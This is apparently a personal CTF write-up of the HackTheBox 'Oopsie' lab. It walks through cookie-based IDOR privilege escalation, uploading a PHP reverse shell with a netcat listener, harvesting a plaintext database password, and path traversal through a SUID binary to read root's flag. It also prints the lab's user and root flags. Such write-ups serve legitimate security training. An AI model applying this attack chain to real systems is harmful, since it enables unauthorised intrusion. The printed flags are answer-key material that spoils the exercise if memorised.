frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Oopsie
This Starting Point machine revolves around IDOR.
Table of contents:
- Task 1
- Task 2
- Task 3
- Task 4
- Task 5
- Task 6
- Task 7
- Task 8
- Task 9
- Task 10
- Submit User Flag
- Submit Root Flag
Task 1
With what kind of tool can intercept web traffic?
This task is asking about a tool we can use to intercept web traffic. One such tool is called a web proxy. I recommend Burp, since we’ve already seen it in the Vaccine box. So the answer will be
proxy
Task 2
What is the path to the directory on the webserver that returns a login page?
Since the previous task asked us about Burp, we are going to use it to enumerate directories: open Burp, set it up if you haven’t and turn your FoxyProxy extension to use Burp as a proxy and ‘Intercept on’. Burp will navigate the app for you. In the Target, and the Site map section you’ll see the discovered login directory:
/cdn-cgi/login
Opening it in your web browser will return the login page.
Task 3
What can be modified in Firefox to get access to the upload page?
Notice that, despite not having any valid credentials, we can Login as Guest:

We can now click on the “Upload” section on the navbar to access it. However, it will return this text:
This action require super admin rights.
Looking into the storage section of the Developer Tools on FireFox, we can see that cookies are being poorly used to evaluate roles. As a matter of fact, you can see the user cookie set to guest and the role cookie set to 2233. This means that to get the admin role we’ll need to modify a
cookie
Task 4
What is the access ID of the admin user?
To determine which access ID is the right one we need to look deeper inside the web application. The Account, Branding and Clients pages, in particular, all share a vulnerability: insecure direct object notation (IDOR). This is because they all rely on URL parameters ()?brandid=2 in the case of the Branding page) to query data. This means that we can change the URL parameter to our liking.
Since we need to know which access ID grants us admin access, let’s try to change the id value on the Account GET request:

Let’s change that to 1:

And we’ll get:

This means that the access ID of the admin user is
34322

Set it as the value of the role cookie, then visit the Uploads page. It will look like this:
Task 5
On uploading a file, what directory does that file appear in on the server?
We’ll now try to guess which directory uploads are located on with gobuster, a directory enumeration tool made in Go that we used in the Appointment, Crocodile and Three boxes. One of the best wordlists for this scenario is /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt:
gobuster dir -u http://target-ip-here -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 3
This will return:

This means that the directory in which uploads can be found is
/uploads
Task 6
What is the file that contains the password that is shared with the robert user?
Since we can upload a file, we are going to try to upload a reverse shell. Some web shells are included in Kali Linux, such as /usr/share/webshells/php/php-reverse-shell.php, which we are going to use. Create a copy of that web shell with cp /usr/share/webshells/php/php-reverse-shell.php oopsie.php, then edit oopsie.php with nano oopsie.php. You’ll see two values that need to be changed:
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
To fill the $ip value we need to use the ifconfig command and use the IP address you can see under the tun0 interface. The port value can be anything you want as long as it is not already in use on your machine. I’ll keep 1234.
After changing these values, upload the web shell on the Uploads page. Before accessing the web shell at /uploads/oopsie.php, set up a netcat connection like this:
nc -lvnp 1234
-l means that the server we just created is in “Listening mode”, so it waits for inbound connections, -v means verbose (more readable) output, -n means no DNS resolution (only IP addresses will appear) and .p specifies the port it needs to be listening on. Once you get the
listening on [any] 1234 ...
visit /uploads/oopsie.php. On the terminal where you opened the netcat connection you’ll see:
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:55:23 up  2:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
We now have a shell inside the box. We can make this shell interactive with:
python3 -c 'import pty;pty.spawn("/bin/bash")'
Now we can look around the web page files more comfortably. This way we find that inside the /var/www/html/cdn-cgi/login/db.php file there’s what looks like to be the robert user’s password. cat /var/www/html/cdn-cgi/login/db.php will return
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
This means that
db.php
is the file we were looking for.
Task 7
What executible is run with the option “-group bugtracker” to identify all files owned by the bugtracker group?
Let’s login as robert with su robert. Knowing robert’s password, we can see if he can use any programs with sudo by using sudo -l. This will return
Sorry, user robert may not run sudo on oopsie.
Let’s use groups. This will return:
robert bugtracker
This means that robert is part of the bugtracker group. One way to list all executables owned by this group is using
find
with the -group bugtracker option, like this:
find / -group bugtracker
This will return
...
/usr/bin/bugtracker
Task 8
Regardless of which user starts running the bugtracker executable, what’s user privileges will use to run?
To know which privileges an executable has we can use ls -l like this:
ls -l /usr/bin/bugtracker
This will return:
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
As we can see the SUID is set, that means that the program always runs withe the permission of its owner. In this case, the owner is root so it will run with
root
privileges.
Task 9
What SUID stands for?
As we can find online, SUID stands for Set User Id or
Set owner User ID
Task 10
What is the name of the executable being called in an insecure manner?
The task is suggesting we look through the execution of bugtracker. After executing it with usr/bin/bugtracker/ we can see that it asks the user for the ID of a bug:
------------------
: EV Bug Tracker :
------------------

Provide Bug ID:
let’s try and break it with an alaphabetical character, such as a:
---------------

cat: /root/reports/a: No such file or directory
we can now see that bugtracker is accessing
cat
in an insecure manner, as it is accessing the /root directory.
Submit User Flag
Submit the flag located in the robert user’s home directory.
Robert’s flag is located inside his home directory, so we need to use cd /home/robert and ls to look for the file. The file will be user.txt, so we’ll need to read it with cat user.txt. This will return:
f2c74ee8db7983851ab2a96a44eb7981
Submit Root Flag
Submit the flag located in root’s home directory.
Since we can use bugtrack to access the /root directory, let’s use it with usr/bin/bugtracker/ by remembering that we can go back from /root/reports to /root with ..:
------------------
: EV Bug Tracker :
------------------

Provide Bug ID:

../root.txt
---------------

af13b0bee69f8a877c3faf667f7beacf
This means that the root flag will be:
af13b0bee69f8a877c3faf667f7beacf